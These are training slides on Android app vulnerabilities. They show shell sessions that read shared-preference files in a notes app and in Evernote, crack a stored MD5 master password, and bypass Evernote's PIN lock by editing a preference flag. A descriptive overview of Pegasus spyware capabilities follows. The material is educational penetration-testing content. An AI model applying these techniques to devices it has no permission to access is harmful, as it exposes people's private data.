

Training Agenda

- Module 1: Android Primer
- Module 2: Android Reversing Demystified
- **Module 3: Android Vulnerabilities**

Module 3: Android Vulnerabilities

- Exploiting Local Storage
- Exploiting Android Components
- Exploiting Weak Cryptography
- Exploiting Side Channel Data Leakage
- Root Detection and Bypass
- Exploiting Network Communication and Cert Pinning
- Exploiting Firebase Databases
- Attacking Google Play Billing

Exploiting Local Storage

- There are several ways to read local data:
- On a rooted device
 - **SSHDroid + WinSCP/ssh/sftp/PuTTY**
 - SSHDroid installs an SSH server on the device
- On a non-rooted device
 - **adb shell** or
 - Use the **Monitor** tool
 - Go to the tools directory of the SDK, and run **monitor** or **DDMS** (deprecated)
 - Click on the file Explorer tab to use a GUI to navigate
 - There are buttons to push and pull files


Exploiting Local Storage

Android Shared Preference Files



- Shared Preference files are similar to Android property files
 - Shared Preferences are used for storing key-value pairs of primitive data types
 - For example, Shared Preferences are used to store user's settings and application data
- Extension:
 - .xml
- Location:
 - `/data/data/<package-name>/shared_prefs/<prefs_name>.xml`
- Tools
 - Notepad

Exploiting Local Storage Android Shared Preference Files



- Target Application - Saving Notes
 - Savingnotes2-9-1.apk
 - Latest version (2.9.1) - <https://play.google.com/store/apps/details?id=com.savingnotes.app>



<https://t.me/learningnets>



© 2022 Prateek Gianchandani & Dinesh Shetty



Bug 1

```
vbox86p:/data/data/com.savingnotes.app # pwd
/data/data/com.savingnotes.app
vbox86p:/data/data/com.savingnotes.app # ls
app_sslcache app_textures app_webview cache databases files no_backup shared_prefs
vbox86p:/data/data/com.savingnotes.app # cd shared_prefs/
vbox86p:/data/data/com.savingnotes.app/shared_prefs # ls
TwitterAdvertisingInfoPreferences.xml          com.google.android.gms.measurement.preferences.xml
WebViewChromiumPrefs.xml                     com.google.firebase.auth.api.Store.W0RFRkFVTFRd+MTc
com.crashlytics.preferences.xml              io.fabric.sdk.android:fabric:io.fabric.sdk.android
com.crashlytics.sdk.android:answers:settings.xml ui.MainActivity.xml
com.google.android.gms.appid.xml
vbox86p:/data/data/com.savingnotes.app/shared_prefs # cat ui.MainActivity.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="mainFolderKey">-MUvIKykg_vBU61cBI2R</string>
  <boolean name="widgetProcessingAction" value="false" />
  <boolean name="sort_notes_above" value="true" />
  <boolean name="isNumericPassword" value="false" />
  <string name="masterPassword">5f4dcc3b5aa765d61d8327deb882cf99</string>
  <boolean name="isSheetSelectedLocked" value="false" />
  <long name="last_tip_enabled_expiration_timestamp" value="0" />
  <long name="serverTimeOffset" value="2834" />
  <string name="sheetSelectedKey">-MUvIL-Y5WHkxddgwbg</string>
  <string name="sort_selected_key">sort_manual</string>
  <boolean name="note_editor_menu_tooltip_showed" value="false" />
  <int name="countDownToRate" value="2" />
  <string name="previousUid">FJzGV2ojrEME5eQHTnpynEPt</string>
  <string name="passwordProtection">true</string>
  <string name="sheetSelectedFolderKey">-MUvIKykg_vBU</string>
  <int name="last_tip_enabled" value="-4" />
</map>
vbox86p:/data/data/com.savingnotes.app/shared_prefs #
```

MD5 reverse for 5f4dcc3b5aa765d61d8327deb882cf99

The MD5 hash:

5f4dcc3b5aa765d61d8327deb882cf99

was successfully reversed into the string:

password

BUG II

```
vbox86p:/data/data/com.savingnotes.app # pwd
/data/data/com.savingnotes.app
vbox86p:/data/data/com.savingnotes.app # ls
app_sslcache app_textures app_webview cache databases files no_backup shared_prefs
vbox86p:/data/data/com.savingnotes.app # cd shared_prefs/
vbox86p:/data/data/com.savingnotes.app/shared_prefs # ls
TwitterAdvertisingInfoPreferences.xml          com.google.android.gms.measurement.preferences.xml
WebViewChromiumPrefs.xml                     com.google.firebase.auth.api.Store.W0RFRkFVTFR
com.crashlytics.preferences.xml              io.fabric.sdk.android:fabric:io.fabric.sdk.and
com.crashlytics.sdk.android:answers:settings.xml ui.MainActivity.xml
com.google.android.gms.appid.xml
vbox86p:/data/data/com.savingnotes.app/shared_prefs # cat ui.MainActivity.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="mainFolderKey">-MUvIKykg_vBU61cBI2R</string>
  <boolean name="widgetProcessingAction" value="false" />
  <boolean name="sort_notes_above" value="true" />
  <boolean name="isNumericPassword" value="false" />
  <string name="masterPassword">5f4dcc3b5aa765d61d8327deb882cf99</string>
  <boolean name="isSheetSelectedLocked" value="false" />
  <long name="last_tip_enabled_expiration_timestamp" value="1614834176613" />
  <long name="serverTimeOffset" value="2834" />
  <string name="sheetSelectedKey">-MUvIL-Y5WHkxddgwbgm</string>
  <string name="sort_selected_key">sort_manual</string>
  <boolean name="note_editor_menu_tooltip_showed" value="true" />
  <int name="countDownToRate" value="2" />
  <string name="previousUid">FJzGV2ojrEME5eQHTnpyNEPt7Pc2</string>
  <string name="passwordProtection">true</string>
  <string name="sheetSelectedFolderKey">-MUvIKykg_vBU61cBI2R</string>
  <int name="last_tip_enabled" value="-4" />
</map>
vbox86p:/data/data/com.savingnotes.app/shared_prefs # █
```

Exploiting Local Storage Android Shared Preference Files

- Target Application - Evernote
 - Evernote-8-13-3.apk
 - Latest version (8.13.3) - <https://play.google.com/store/apps/details?id=com.evernote>
- **DEMO - BYPASS PINLOCK SCREEN ON EVERNOTE**



Create your first note

Tap + to create a note. Take a photo, add an attachment, or type some text.

Tap to create a new note



<https://t.me/learningnets>

securenote1

📄 Notes [🕒 🗨️]

this is a secure note

MARCH 2021

10:50 PM

securenote1

this is a secure note



All Notes

MARCH 2021

10:50 PM

securenote1
this is a secure note

Select notes



Add to home screen

Sort by


View options

Sync

Settings











dnstest1@yopmail.com




BASIC ————— PREMIUM

Explore the levels of Evernote

SETTINGS

-  **Account Info** 
-  Notifications
-  Camera
-  Notebooks
-  Notes
-  Work Chat
-  Tutorials
-  Sync
-  Context

 **Account Info**

dnstest1@yopmail.com

Current monthly usage
59.99 MB (99%) remaining. Your 60 MB upload limit resets in 1 day.


Upgrade
Sync to unlimited devices, get more space, and take notebooks offline.

Devices
View and manage the devices that are connected to your Evernote account.

Evernote email
dnstest1.8744823@m.evernote.com

Set up passcode lock
Activate passcode lock to require a 4-digit code to browse and search notes.

Invite Friends. Get Premium.
Earn 10 points for each friend you refer, enough for a month of Premium.

Country
United States 

Sign Out





Please choose a passcode

1 2 3

4 5 6

7 8 9

Cancel 0 [X]

Settings

Deactivate passcode lock

Change passcode lock

Select a timeout

- Immediately
- After 1 minute
- After 5 minutes
- After 15 minutes
- After 1 hour
- After 5 hours

CANCEL



Please enter your passcode

1 2 3

4 5 6

7 8 9

Cancel 0 [X]


Evernote Pinlock Bypass Bug

```
[vbox86p:/data/data/com.evernote # ls
app_google_tagmanager app_textures app_webview cache code_cache databases files lib no_backup shared_prefs
[vbox86p:/data/data/com.evernote # cd shared_prefs/
[vbox86p:/data/data/com.evernote/shared_prefs # ls
168694796.pref.xml          CommEngineStateFile.xml          SystemUtils.pref.xml          editor_manager.xml
168694796.xml              EDAMUsage.xml                    TutorialCards.pref.xml        en_split_testing_store.xml
168694796_PREF_SESSION_DATA.xml  FirebaseRemoteConfigFile.xml    WebViewChromiumPrefs.xml     evernote-ga-events.xml
168694796_cardscan_lib.pref.xml  GATrackerTSDSharedPreferences.xml androidAutoBackup.xml        evernote_jobs.xml
168694796_common_sync.pref.xml   MaestroPropsPreference.xml      app_version_code_1.xml       hva_global.pref.xml
168694796_counts.pref.xml       OEMEngineClock.xml              china_network.xml            iterable_notification_icon.xml
168694796_postit.xml           OEMEngineStateFile.xml          collect_prefs.xml            media_processor_storage.xml
168694796_sync_state.pref.xml    PREF_FILE_CACHED.xml            com.evernote_preferences.xml  message_manager.pref.xml
168694796_ui_settings.pref.xml   PREF_TSD_PRODUCER.xml           com.google.android.gms.analytics.prefs.xml  pin_timeout_settings.xml
168694796_upsell.pref.xml       PromoUtil.pref.xml              com.google.android.gms.appid.xml           split_testing_debug_prefs.xml
BITMAP_UTIL_PREF.xml           PromoUtilCache.pref.xml         com.google.android.gms.measurement.prefs.xml
CardPromoSaveStateFile.xml     REG_PREF.xml                    com.iterable.iterableapi.xml
```

```
[vbox86p:/data/data/com.evernote/shared_prefs # cat com.evernote_preferences.xml | grep -i pin
<boolean name="PIN_LOCK_FINGERPRINT_ENABLED" value="false" />
<string name="PIN_SECRET">1614829998587</string>
<string name="PIN_TIMEOUT">0</string>
<string name="PIN">qyDfwyFUvPebWiQXEIhfE++JsMLUkz6nHygOUZ9sUow=&#10;    </string>
<boolean name="PIN_ENABLED" value="true" />
vbox86p:/data/data/com.evernote/shared_prefs #
```

Evernote Pinlock Bypass Exploit

```
vbox86p:/data/data/com.evernote/shared_prefs # cat com.evernote_preferences.xml | grep -i pin
<boolean name="PIN_LOCK_FINGERPRINT_ENABLED" value="false" />
<string name="PIN_SECRET">1614829998587</string>
<string name="PIN_TIMEOUT">0</string>
<string name="PIN">qyDfwyFUvPebWiQXEIhfE++JsMLUkz6nHygOUZ9sUow=&#10; </string>
<boolean name="PIN_ENABLED" value="false" />
vbox86p:/data/data/com.evernote/shared_prefs #
```



The Savior - Android Application Sandbox

- Good thing we have Android Application Sandbox
- It will keep us secure
- No application can read data from other application sandbox unless explicitly specified
- Process Isolation

But...

- Welcome Android Malware – Pegasus/Chrysaor
- Upon installation, the app uses known *framroot exploits* to escalate privileges and break Android's application sandbox.
- If the targeted device is not vulnerable to these exploits, then the app attempts to use a superuser binary pre-positioned at `/system/csk` to elevate privileges.

Pegasus/Chrysaor

- After escalating privileges
 - Installing itself on the /system partition to persist across factory resets
 - Removing Samsung's system update app (com.sec.android.fotaclient) and disabling auto-updates to maintain persistence (sets Settings.System.SOFTWARE_UPDATE_AUTO_UPDATE to 0)
 - Deleting WAP push messages and changing WAP message settings, possibly for anti-forensic purpose
 - Starting content observers and the main task loop to receive remote commands and exfiltrate data

Pegasus/Chrysaor

- Data collection
 - Keylogging.
 - Answering phone calls and listening in on conversations without user awareness.
 - Taking screenshots of the user's screen.
 - Accessing and viewing the front and rear cameras.
 - Using the ContentObserver framework to gather any updates to apps such as SMS, calendar, contacts, and cell info, email, WhatsApp, Facebook, Twitter, Kakao, Viber, and Skype.
 - Collecting data on SMS settings, SMS messages, call logs, browser history, calendars, contacts, and emails.
 - Stealing messages from apps such as WhatsApp, Twitter, Facebook, Kakao, Viber, and Skype by making /data/data world readable.

Pegasus/Chrysaor


- Good reads:
 - <https://www.amnesty.org/en/latest/research/2021/07/forensic-methodology-report-how-to-catch-nso-groups-pegasus/>
